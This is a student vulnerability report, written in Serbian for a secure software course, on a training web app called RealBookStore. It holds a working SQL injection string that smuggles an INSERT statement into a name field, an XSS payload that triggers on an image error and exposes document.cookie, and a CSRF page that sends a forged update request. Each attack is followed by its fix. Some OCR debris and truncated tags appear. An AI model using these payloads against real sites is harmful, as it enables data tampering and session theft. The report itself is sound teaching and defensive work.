Stručni kurs Razvoj bezbednog softvera

Izveštaj

Pronađene ranjivosti u projektu “RealBookStore”

Katarina Grbović 257/2019

Istorija izmena

Verzija	Datum	Izmenio/la	Komentar
1.0	28.2.2024.	Uroš Dragojević	Kreiran izveštaj

Sadržaj

Uvod

Ovaj izveštaj se bavi ranjivostima pronađenim u dole opisanoj veb aplikaciji.

O veb aplikaciji

RealBookStore je veb aplikacija koja pruža mogućnosti pretrage, ocenjivanja i komentarisanja knjiga.

Aplikacija RealBookStore omogućava sledeće:

- Pregled i pretragu knjiga.
- Dodavanje nove knjige.
- Detaljan pregleda knjige kao i komentarisanje i ocenjivanje knjige.
- Pregled korisnika aplikacije.
- Detaljan pregled podataka korisnika.

Kratak pregled rezultata testiranja

Ovde idu kratko opisani rezultati testiranja: pronađene ranjivosti i nivo opasnosti.

Nivo opasnosti	***Broj ranjivosti***
Low	*3*
Medium	*2*
High	*1*

SQL injection

Napad: Ubacivanje novog usera u tabelu “persons” (SQL injection)

Metod napada:

Na stranici Persons aplikacije, uneti sledeći kod u input polje “First Name”:

komentar'); insert into persons(firstName, lastName, email)

values('evil1😈', 'evil2😈', 'scriptkiddie123@gmail.com

Predlog odbrane:

Koristimo PreparedStatement umesto Statement.

Cross-site scripting

Napad: Ubacivanje novog usera u tabelu “persons”

Metod napada:

Na stranici Persons aplikacije, uneti sledeći kod u input polje “First Name”:

komentar’); insert into persons(firstName, lastName, email) values ('A’,'B','<img

src="x" onerror="alert(document.cookie)"/>

Ubacujemo novog korisnika u tabelu koji će umesto imena imati zlonamernu skriptu.

Predlog odbrane:

U persons.html menjamo innerHTML u textContent kako bi tretirali polja koja se unose kao običan tekst.

Cross-site request forgery

Napad: Ubacivanje novog usera u tabelu “persons”

Metod napada:


Prevara korisnika da klikne dugme na stranici što će u pozadini poslati zahtev serveru za promenu podatka u bazi.

```
<div onclick="exploit()" style="cursor:pointer;text-align:center;">
    <img src="youwin.png" />
    <h1>Click here!</h1>
</div>

<script>
    function exploit() {
        const formData = new FormData();
        formData.append('id', 1);
        formData.append('firstName', 'Bruce');
        formData.append('lastName', 'Wayne');
        fetch('http://localhost:8080/update-person',
            {method: 'POST', body: formData, credentials: 'include'});
    }
</script>
ody>
```

Predlog odbrane:

Dodajemo token, server će pri svakom zahtevu da proverava da li primljeni token odgovara onom uskladištenom u podacima sesije korisnika.



```
61
62  @PostMapping("/update-person")
63  @PreAuthorize("hasAuthority('UPDATE_PERSON')")
64  public String updatePerson(Person person, HttpSession session, @RequestParam("csrfToken") String csrfToken) throws AccessDeniedException
65      String csrf = session.getAttribute("CSRF_TOKEN").toString();
66      if (!csrf.equals(csrfToken)) {
67          throw new AccessDeniedException("Forbidden");
68      }
```

Zaključak

Sql injection fixed, csrf exploit, xss.